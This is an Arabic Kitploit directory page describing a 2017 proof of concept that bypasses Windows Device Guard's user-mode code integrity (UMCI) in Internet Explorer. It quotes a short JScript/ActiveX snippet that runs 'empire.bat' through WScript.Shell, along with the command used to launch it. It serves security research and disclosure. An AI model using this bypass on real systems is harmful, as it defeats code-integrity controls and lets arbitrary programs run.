
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2017-8625_Bypass_UMCI — استغلال إثبات المفهوم يوضح تجاوز UMCI في إنترنت إكسبلورر باستخدام JScript وActiveX لتنفيذ ملفات ثنائية عشوائية، مستهدفًا سياسات تكامل الكود في Windows Device Guard. | Kitploit
أدوات/GitHubGitHub/homjxi0e/cve-2017-8625_bypass_umci
تصعيد الامتيازاتتحليل الكودالاستغلالاستغلال تطبيقات الويباختبار الاختراقتطوير الحمولات
GitHubhomjxi0e/cve-2017-8625_bypass_umci

CVE-2017-8625_Bypass_UMCI

مشاركة

استغلال إثبات المفهوم يوضح تجاوز UMCI في إنترنت إكسبلورر باستخدام JScript وActiveX لتنفيذ ملفات ثنائية عشوائية، مستهدفًا سياسات تكامل الكود في Windows Device Guard.

عرض المستودع
1120منذ 9 سنواتلم تتم المراجعة بعد

ما هو ! Windows Defender Device Guard !


Windows Defender Device Guard هو مزيج من ميزات الأمان المتعلقة بالأجهزة والبرامج على مستوى المؤسسات، والتي عند تهيئتها معًا ستقوم بقفل الجهاز بحيث يمكنه فقط تشغيل التطبيقات الموثوقة التي تحددها في سياسات سلامة الكود الخاصة بك. إذا لم يكن التطبيق موثوقًا، فلن يتمكن من التشغيل، نقطة. مع الأجهزة التي تلبي المتطلبات الأساسية، فهذا يعني أيضًا أنه حتى إذا تمكن المهاجم من السيطرة على نواة Windows، فستكون فرصته في تشغيل كود قابل للتنفيذ ضار أقل بكثير. مع الأجهزة المناسبة، يمكن لـ Windows Defender Device Guard استخدام الميزة الجديدة للأمان القائم على المحاكاة الافتراضية في Windows 10 (المتاحة في إصدارات Enterprise و Education لأجهزة سطح المكتب وفي جميع إصدارات Server) لعزل خدمة سلامة الكود عن نواة Microsoft Windows نفسها. في هذه الحالة، تعمل خدمة سلامة الكود جنبًا إلى جنب مع النواة في حاوية محمية بواسطة برنامج hypervisor الخاص بنظام Windows. يشرح هذا الدليل الميزات الفردية في Windows Defender Device Guard بالإضافة إلى كيفية التخطيط لها، وتكوينها، ونشرها. ويتضمن:

ما هو UMCI

يمنع UMCI تنفيذ الثنائيات غير المعتمدة، ويقيد Windows Scripting Host، ويضع PowerShell في وضع اللغة المقيدة. يجعل هذا الحصول على تنفيذ الكود على النظام أمرًا صعبًا إلى حد ما. هذا المنشور سيستمر

======================================================================||>

تجاوز UMCI في Enternet Explorer بواسطة Jscript !

لنقم بعرض تجاوز الكود

======================================================================||>

<html>
  <body>
    <script type="text/jscript">
      var r = new ActiveXObject("WScript.Shell").Run("empire.bat");
    </script>
   </body>
</html>

======================================================================||>

PS:>  C:\Users\Homjxie> cmd /C "C:\Program Files\Internet Explorer\iexplore.exe " "C:\Users\Homjxie\Desktop\Homjxie.html"

تعديل كود Jscript !

لقطة شاشة من 2017-08-25 11-55-12 ======================================================================||>

تشغيل التجاوز التالي

لقطة شاشة من 2017-08-25 11-56-01

======================================================================||> ======================================================================||>


شرح المؤلف

@Matt Homjxi0e

المؤلف للتجاوز

@enigma0x3

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    906
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    725
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    442
  • 4

    wifit3

    derv82/wifit3

    Wifite لكن عبر USB فقط ومتعدد المنصات.

    434
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    412
  • 6

    SafeLine

    chaitin/safeline

    WAF مستضافة ذاتيًا ووكيل عكسي يقوم بتصفية حركة المرور HTTP الضارة، ويمنع هجمات SQL injection و XSS وهجمات البوت، مع تحديد معدل الطلبات وتشفير HTML/JS الديناميكي.

    360

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →


